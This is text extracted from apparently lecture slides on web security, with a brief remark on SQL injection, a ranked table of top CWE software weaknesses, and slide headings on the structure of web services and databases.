
The attacks are facilitated by SQL injection exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. SQL injection attacks enable malicious users to execute commands in an application's database. To protect against SQL injection attacks the

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere


Structure of Modern Web Services




Structure of Modern Web Services



Structure of Modern Web Services



Structure of Modern Web Services



Structure of Modern Web Services



**Program In Browser
Interprets & Renders
Data**



Web server



**Database
server**

Databases

- Structured collection of data
 - Often storing tuples/rows of related values
 - Organized in tables



